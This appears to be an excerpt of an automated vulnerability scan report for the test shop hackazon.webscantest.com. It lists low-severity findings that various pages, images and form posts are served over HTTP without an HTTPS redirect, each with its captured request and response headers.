Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {2D200DDE-BADF-4CA3-9E65-FEDC75C0252A}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Content-Length: 6509
Content-Type: image/jpeg
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "196d-5d561f7cbde29"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/images/banner_02-v3.jpg — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /images/banner_02-v3.jpg HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {E6FD6F0D-BBF9-4CB0-B881-194185DA70B0}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:12 GMT
Content-Length: 71342
Content-Type: image/jpeg
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "116ae-5d561f7cb22a8"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/cart/add — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			Location: /cart/view	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /cart/add HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 19
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {FA5408A7-1CB5-49B6-A526-975D799CADEB}

product_id=45&qty=1
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:08 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /cart/view
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	Location: /cart/view	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /cart/add HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 20
Referer: http://hackazon.webscantest.com/product/view?id=122
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {8CD52BFE-0272-4DE0-B9E0-EF43D5A928B7}

product_id=122&qty=1
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:09 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /cart/view
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	Location: /cart/view	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /cart/add HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 19
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {FA5408A7-1CB5-49B6-A526-975D799CADEB}

product_id=45&qty=1
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:08 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /cart/view
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/swf/playerProductInstall.swf — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /swf/playerProductInstall.swf HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/contact
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {E9253675-BB2C-4AF1-9342-5413DE51777B}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Content-Length: 657
Content-Type: application/x-shockwave-flash
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "291-5d561f7cd264a"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/products_pictures/Oral_B_Pro_Health_Clinical_Pro_Flex_Medium_Toothbrush_2_Count_small_1b0af6.jpg — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /products_pictures/Oral_B_Pro_Health_Clinical_Pro_Flex_Medium_Toothbrush_2_Count_small_1b0af6.jpg HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/category/view?id=16
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {12F95C31-18CE-4B9D-8513-E62BC08DBAD5}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 8102
Content-Type: image/jpeg
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1fa6-5d561f7cc99aa"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/review/send — Root Cause: (Parameter: / 3 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			Location: /product/view?id=45	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere			HTTP/1.1 400 Bad	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	Location: /product/view?id=122	HTTP site must redirect to HTTPS site

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 145
Referer: http://hackazon.webscantest.com/product/view?id=122
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {86FA925F-F887-42D4-A58A-B21EEF5A7013}

productID=122&userName=x77psjrf&userEmail=ax77psjrg%40example.com&starValue=data&textReview=comment&_csrf_review=R
Mjrz7Z5sMQvHWoBbKHnCwblcR9BMtgz
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:50 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=122
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/category/view	Root Cause: (Parameter: / 3 Attack Variances)	LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /category/view?id=4 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {7395AECA-2E03-46EF-8761-6052196693C7}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 5044
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 4594
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere	HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /category/view?id=16 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5588
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/js/amf/services.js — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/amf/services.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {09D9790A-D22C-442E-9B8F-5BDA8EFC3771}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 478
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "33b-5d561f7cb3248-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/json3.min.js — Root Cause: (Parameter: / 1 Attack Variances) — LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/json3.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3509
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1fd1-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/ Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/css/ekko-lightbox.css Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/ekko-lightbox.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {34BC506E-55BE-4CBF-A4C2-0A6765B0E4D3}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 478
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "46e-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/products_pictures/AmazonBasics_2_Port_USB_Car_Charger_with_2_1_Amp_Total_Output_Bl_small_a7b4a8.jpg

Root Cause: (Parameter: / 1 Attack Variances)

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /products_pictures/AmazonBasics_2_Port_USB_Car_Charger_with_2_1_Amp_Total_Output_Bl_small_a7b4a8.jpg HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/category/view?id=8
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {FB2A423B-AA82-4735-8947-6A7E6F9C3769}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:24 GMT
Content-Length: 7134
Content-Type: image/jpeg
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1bde-5d561f7cb8068"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/js/jquery-1.10.2.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/jquery-1.10.2.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {B020D8A9-490A-4C80-96B5-80D446EBD0AE}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Content-Length: 32808
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "16bb0-5d561f7cb5188-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/products_pictures/Oxiclean_Versatile_Stain_Remover_small_326ba6.jpg

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /products_pictures/Oxiclean_Versatile_Stain_Remover_small_326ba6.jpg HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/category/view?id=16
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {8486949F-1715-4B80-941A-34D5981C4DC3}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Content-Length: 26055
Content-Type: image/jpeg
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "65c7-5d561f7cc99aa"
Server: Apache/2.4.7 (Ubuntu)
```

http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/search/page/ Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 404 Not	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-
filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
filter=10&quality-filter=11
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
